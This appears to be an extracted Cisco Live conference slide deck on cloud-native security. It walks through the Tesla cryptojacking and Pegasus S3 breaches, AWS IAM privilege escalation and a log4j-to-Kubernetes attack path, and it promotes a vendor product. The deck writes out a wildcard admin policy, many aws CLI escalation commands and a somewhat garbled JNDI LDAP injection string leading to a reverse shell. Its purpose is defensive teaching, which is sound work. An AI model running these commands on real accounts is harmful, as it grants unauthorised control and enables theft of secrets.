
Cloud Native Application Security Requirements



Protecting Your Assets from Cryptojacking

Tesla Cryptojacking Attack

Exploit of Public Facing Assets & Embedded Secrets



Source: Redlock Report
<https://blog.redlock.io/cryptojacking-tesla>

How Serious is the Problem?



139M

Number of
cryptojacking attacks in
2022 (43% increase)



70%

of organizations have a
Kubernetes API server
that is publicly
accessible



99%

of cloud failures are
due to cloud
misconfigurations

Demo: Securing Configurations

Preventing Privilege Escalations

Privilege Escalation Example

Step 1: Create a New User

 Services [Alt+S]

 Elastic Kubernetes Service

IAM > Users > Create user

Step 1
Specify user details

Step 2
Set permissions

Step 3
Review and create

Specify user details

User details

User name

test_user_privilege_escalation

The user name can have up to 64 characters. Valid characters: A-Z, a-z, 0-9, and + = , . @ _ - (hyphen)

☐ Provide user access to the AWS Management Console - *optional*
If you're providing console access to a person, it's a [best practice](#) to manage their access in IAM Identity Center.

 If you are creating programmatic access through access keys or service-specific credentials for AWS CodeCommit or Amazon Keyspaces, you can generate them after you create this IAM user. [Learn more](#)

Cancel

Next

CISCO *Live!*

#CiscoLiveAPJC

BRKSEC-2511v

© 2023 Cisco and/or its affiliates. All rights reserved. Cisco Public

44

Privilege Escalation Example

Step 2: Permit the “PutUserPolicy” Action

 Services [Alt+S]

 Elastic Kubernetes Service

IAM > Policies > Create policy

Step 1
Specify permissions

Step 2
Review and create

Specify permissions [Info](#)

Add permissions by selecting services, actions, resources, and conditions. Build permission statements using the JSON editor.

Policy editor

VisualJSONActions

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "Statement1",
6       "Effect": "Allow",
7       "Action": "iam:PutUserPolicy",
8       "Resource": "*"
9     }
10  ]
11 }
```

Edit statement
Statement1 [Remove](#)

1. Add actions
Choose a service

Included
IAM

Privilege Escalation Example

Step 3: Create a JSON Policy with Full Action Permissions (e.g. "AdminPriv.json")

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "Statement1",  
6       "Effect": "Allow",  
7       "Action": "*",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```

Privilege Escalation Example

Step 4: Apply the New Policy to the New User

New User Account

```
szigeti@SZIGETI-M-G9KV bin % aws iam put-user-policy  
--user-name test_user_privilege_escalation  
--policy-name AdminPriv --policy-document file:///Users/szigeti/Desktop/AdminPriv.json  
--profile privileged
```

```
szigeti@SZIGETI-M-G9KV bin %
```

New Policy (i.e. full admin rights)

Additional Privilege Escalation Examples

- Creating a new policy version

```
aws iam create-policy-version --policy-arn target_policy_arn --policy-document  
file://path/to/administrator/policy.json --set-as-default
```

- Setting the default policy version to an existing version

```
aws iam set-default-policy-version --policy-arn target_policy_arn --version-id v2
```

- Creating an EC2 instance with an existing instance profile

```
aws ec2 run-instances --image-id ami-a4dc46db --instance-type t2.micro --iam-instance-profile Name=iam-full-  
access-ip --key-name my_ssh_key --security-group-ids sg-123456
```

- Creating a new user access key

```
aws iam create-access-key --user-name target_user
```

- Creating a new login profile

```
aws iam create-login-profile --user-name target_user --password '[3rxYGG13@`~68)O{,-  
$1B"zKejZZ.X1;6T}<XT5isoE=LB2L^G@{uK>f;/CQQeXSo}>th)KZ7v?\\hq.#@dh49 "=fT;|,lyTKOLG7J[qH$LV5U<9`O~Z",jJ[iT-  
D^(` -no-password-reset-required
```

- Updating an existing login profile

```
aws iam update-login-profile --user-name target_user --password '[3rxYGG13@`~68)O{,-  
$1B"zKejZZ.X1;6T}<XT5isoE=LB2L^G@{uK>f;/CQQeXSo}>th)KZ7v?\\hq.#@dh49 "=fT;|,lyTKOLG7J[qH$LV5U<9`O~Z",jJ[iT-  
D^(` -no-password-reset-required
```

Additional Privilege Escalation Examples (cont)

- Attaching a policy to a user

```
aws iam attach-user-policy -user-name my_username -policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

- Attaching a policy to a group

```
aws iam attach-group-policy -group-name group_i_am_in -policy-arn  
arn:aws:iam::aws:policy/AdministratorAccess
```

- Attaching a policy to a role

```
aws iam attach-role-policy -role-name role_i_can_assume -policy-arn  
arn:aws:iam::aws:policy/AdministratorAccess
```

- Creating/updating an inline policy for a user

```
aws iam put-user-policy -user-name my_username -policy-name my_inline_policy -policy-document  
file://path/to/administrator/policy.json
```

- Creating/updating an inline policy for a group

- ```
aws iam put-group-policy -group-name group_i_am_in -policy-name group_inline_policy -policy-document
file://path/to/administrator/policy.json
```

- Creating/updating an inline policy for a role

- ```
aws iam put-role-policy -role-name role_i_can_assume -policy-name role_inline_policy -policy-document  
file://path/to/administrator/policy.json
```

Additional Privilege Escalation Examples (cont)

- Adding a user to a group

```
aws iam add-user-to-group -group-name target_group -user-name my_username
```

- Updating the AssumeRolePolicyDocument of a role

```
aws iam update-assume-role-policy -role-name role_i_can_assume -policy-document  
file://path/to/assume/role/policy.json
```

- Passing a role to a new Lambda function, then invoking it

```
aws lambda create-function -function-name my_function -runtime python3.6 -role arn_of_lambda_role -handler  
lambda_function.lambda_handler -code file://my/python/code.py
```

- Passing a role to a new Lambda function, then triggering it with DynamoDB

```
aws lambda create-function -function-name my_function -runtime python3.6 -role arn_of_lambda_role -handler  
lambda_function.lambda_handler -code file://my/python/code.py
```


- Updating the code of an existing Lambda function

```
aws lambda update-function-code -function-name target_function -zip-file fileb://my/lambda/code/zipped.zip
```

- Passing a role to Data Pipeline

```
aws datapipeline create-pipeline -name my_pipeline -unique-id unique_string  
  
aws datapipeline put-pipeline-definition -pipeline-id unique_string -pipeline-definition  
file://path/to/my/pipeline/definition.json
```

How Serious is the Problem?




80%

of security breaches
involve privileged
credentials

Source: Forrester

Demo: Detecting Privilege Escalation Threats




Cloud Native Application Security Requirements



Preventing Data Breaches

Pegasus Airlines Data Breach

Exploit of Public Facing Unprotected Data



The S3 Bucket contained an “Electronic Flight Bag” (EFB).

This included the source code of the software their pilots use for all aircraft operations, as well as all related data, including:

- Flight charts
- navigation materials
- takeoff/landing, refueling, and safety procedures
- Details relating to various other in-flight processes

The bucket also contained plain-text passwords and secret keys that someone could use to tamper with extra-sensitive files

Additionally, 1.6M files of crew PII, including photos of staff and their signatures were leaked

In total, almost 23 million files were found on the bucket, totaling around 6.5 TB of data.

This exposure could have impacted the safety of every Pegasus passenger and crew member around the world.

Affiliated airlines that are using Pegasus EFB could also have been affected.

Source: SafetyDetectives Pegasus Leak Report
<https://www.safetydetectives.com/news/pegasus-leak-report/>

How Serious is the Problem?



\$4.45M

Global average
cost of a breach
in 2023



72%

of organizations
have at least one
S3 bucket that
allows public
“read” access



36%

of organizations keep
unencrypted secrets and
personally identifiable
information (PII) in these
cloud services.

Demo: Detecting Data Vulnerabilities

Why Analyze Attack Paths?





3

the average number of
steps in an attack path to
reach a crown jewel asset

Sources: Orca 2022 State of Public Cloud Security Report


Forrester

Advanced Attack Path Example



1. Inject attacker LDAP server address:
`$(indi:ldap:/1.2.3.4:/1389/a)`
2. Attacker LDAP server address passed to User API
3. Attacker LDAP server address passed to MongoDB
4. Order API pod outputs triggers log4j vulnerability and receives instructions to connect to the LDAP server
5. Order API pod connects to Attacker LDAP server
6. Attacker injects Java class and reverse shell commands
7. Order API establishes a reverse shell to Attacker pwncat


Advanced Attack Path Example




8. Attacker installs kubectl (if absent)
9. Attacker discovers pods and cluster roles via kubectl
10. Attacker gets secrets and all service accounts via kubectl
11. Attacker pulls the token from Order API to find the Kube API
12. Attacker pulls additional secrets from the Kube API service
13. Attacker pulls the AWS STS key
14. Attacker is now full control of the cluster *and* any other AWS resources managed by the AWS STS key

Demo: Attack Path Analysis

Summary, Key Takeaways and Next Steps



Cloud Native Application Security Requirements




Panoptica Differentiators

Protect All Your Cloud Application Assets with a Single Platform

Secure your:

- Cloud Services
- Images & Containers
- CI/CD Pipelines
- Serverless Functions
- Virtual Machines
- APIs
- IaC Repositories
- and more



